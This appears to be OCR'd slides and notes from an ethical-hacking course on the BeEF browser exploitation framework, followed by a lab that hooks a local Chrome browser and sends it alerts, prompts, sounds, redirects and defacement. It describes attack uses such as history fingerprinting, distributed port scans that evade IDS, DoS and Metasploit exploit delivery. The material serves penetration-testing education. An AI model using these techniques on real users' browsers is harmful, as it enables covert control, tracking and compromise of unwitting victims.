
- Controlling Zombies
- Modules
  - Autorun
  - Clipboard Stealing
  - JavaScript Injection
  - Request Initiation
  - History Browsing
- Port Scanning
- Browser Exploits
- Interprotocol Exploitation

History Browsing


- This module retrieves browser history
- Uses brute force techniques
- We must provide a list to BeEF:
  - It has a few sites by default
- Enables us to target users and sites

Web Penetration Testing and Ethical Hacking


This module sends a list of URLs to the zombie and then returns if that client has accessed them. As we have discussed earlier today, this enables us to fingerprint the victims, map their infrastructure, and determine potential sites to use in other attacks.




This module directs the zombie to request a page. This could be used to download software to the machine. It could also be used to send the client to a specific site, either to click ads for revenue or to perform a DoS attack by overwhelming the web server with requests.



BeEF includes an interesting port scanner, which can conduct network port scans using distributed zombies. This means that with enough zombies, the attacker could have each one request a single port. What IDS is tuned to catch that?!?




In current versions of BeEF, the capability to connect with Metasploit has been added. The BeEF controller connects to Metasploit via an RPC connection and loads the available exploits and payloads. We can select the attack to deliver, and BeEF injects an iframe pointing to the Metasploit attack. BeEF does enable us to use the Metasploit Browser AutoPWN, which delivers every exploit until access is gained. This is not recommended because it isn't stable and can cause issues during a test.




Attackers can use BeEF to communicate and exploit other protocols. For example, BeEF contains the module to communicate and exploit an Asterisk VoIP server. It can communicate with a wide variety of services, and it is simple to port Metasploit exploits to BeEF.

Many protocols are forgiving in regards to understanding the requests coming from clients. Because of this forgiveness, BeEF can abuse it. BeEF sends HTTP requests that contain the various protocols in the payload.




Let's use BeEF hands-on.



- Goal: Explore BeEF and its zombie control.
- We access the BeEF Control Panel from **Firefox.**
- Then we hook the **Chrome** browser:
  - Turn Chrome into a Zombie controlled via Firefox.


BeEF Exercise

- Open a terminal and start the BeEF server:
  - $ **cd /opt/beef**
  - $ **sudo ./beef**
- Open **Firefox** and go to Exercises toolbar -> BeEF Control Panel
- Log in (username: beef, password: beef)



Web Penetration Testing and Ethical Hacking

- Open a terminal and start the BeEF Server:
  - $ **cd /opt/beef**
  - $ **sudo ./beef**
- Open **Firefox** and go to Exercises toolbar -> BeEF Control Panel
- Log in:
  - Username: **beef**
  - Password: **beef**



Open the **Chrome** browser.


Click The Butcher bookmark at the top left.


Check out the amazing selection of meats. Actually, you don't need to: Simply visiting the page hooks the browser. No other clicking or user interaction is required.

Chrome should now be hooked: Switch back to Firefox.

To be clear, we are controlling BeEF via Firefox and hooking Chrome.

Note: Try to avoid hooking Firefox as well as Chrome. It is harmless to also hook Firefox, but this can lead to confusion on which commands are running in which browser. Beef's Getting Started page has links to two injection pages linked.





Go back to Firefox and view the newly hooked Chrome browser.

Here's a close-up of the browser details. BeEF is surprisingly poor at detection browser versions, despite the string "Chrome" in the UA (User Agent) string. This hooked browser is Chrome version 39, running on 32-bit Linux.

Category: Browser (6 Items)

Browser Version: UNKNOWN

Browser UA String: Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.95 Safari/537.36

Browser Language: en-US


Browser Platform: Linux i686

Browser Plugins: Shockwave Flash,Chrome Remote Desktop Viewer,Widevine Content Decryption Module,Native Client,Chrome PDF Viewer

Window Size: Width: 799, Height: 436

Widen That Browser!


- Click the Commands tab and widen the BeEF Control Panel in Firefox
  - Make sure you can see the fourth column, which is critical for issuing zombie commands



Web Penetration Testing and Ethical Hacking

Be sure your Firefox browser is maximized wide enough to show four columns. You may narrow some of the columns to make this happen.

Click the BeEF Commands tab. You must have the fourth column shown on this slide to support required command inputs, Execute functionality, and so on.



Explore the available commands.

From the Getting Started tab:

Each command module has a traffic light icon, which indicates the following:

Green: The command module works against the target and should be invisible to the user.
Orange: The command module works against the target but may be visible to the user.
White: The command module is yet to be verified against this target.
Red: The command module does not work against this target.

BeEF: Challenges

- Perform the following actions on the hooked Chrome browser:
  - Alert dialogue
  - Prompt Dialogue
  - Play a sound
  - Redirect the browser
  - Replace Content (Deface)
- **Note:** It may take 5 to 8 seconds or so for the commands to execute in Chrome
- You may attempt these challenges on your own, or step-by-step instructions begin on the next page

Web Penetration Testing and Ethical Hacking

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  - Alert dialogue.
  - Prompt Dialogue.
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



- **Go to Firefox:** Command -> Browser -> Hooked Domain -> Create Alert Dialogue
  - Enter a witty message in the Alert Text box and press Execute.
  - Widen Firefox if you can't see the Alert Text box.

- Switch to **Chrome** to see your handiwork:
  - Sometimes, the command takes a little while to pop.
  - You **must click OK** for the next command to work.

Be sure to always complete the previous command before moving to the next. It's not unusual for impatient testers to have one-half dozen pop-ups queued up, which then pop one right after the other (after a short initial delay).

Prompt Dialogue

- **Firefox:** Command -> Browser -> Hooked Domain -> Create Prompt Dialogue
  - Enter a witty question in the Prompt Text box and press Execute



- **Chrome:** Enter an answer and click OK
- **Firefox:** Go to module results history and double–click the command to see what the user entered

Module Results History		
id...	date	label
0	2015-01-07 12:40	command 1

Command results	
1	Wed Jan 07 2015 12:41:10 GMT-0800 (PST) **data:** answer=42

- Play a sound: instructions on notes

Here are instructions on how to play a sound:

Your speakers must be on, and the Security542 VM must have virtual access to sound.

Firefox: Command -> Browser -> Play Sound-> Execute
Wait for 5+ seconds, and the sound will play (no need to switch to Chrome).

Redirect the Browser

- Let's send Chrome to the SANS Portal login page:
  - We take security seriously!
- **Firefox:** Command -> Browser -> Hooked Domain -> Redirect Browser
  - Redirect URL: http://127.0.0.1/www.sans.org/account/
  - Then press Execute
- **Note:** Chrome becomes unhooked after it leaves the BeEF injection page
- **Chrome**: View the login page, and then be sure to click The Butcher bookmark at the top left to become rehooked

Web Penetration Testing and Ethical Hacking

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  - We take security seriously!
- **Firefox:** Command -> Browser -> Hooked Domain -> Redirect Browser
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

  - Then press Execute.
- **Note:** Chrome becomes unhooked after it leaves the BeEF injection page.
- **Chrome**: View the login page.



- **Chrome**: be sure to click the "The Butcher" bookmark at the top left to become re-hooked

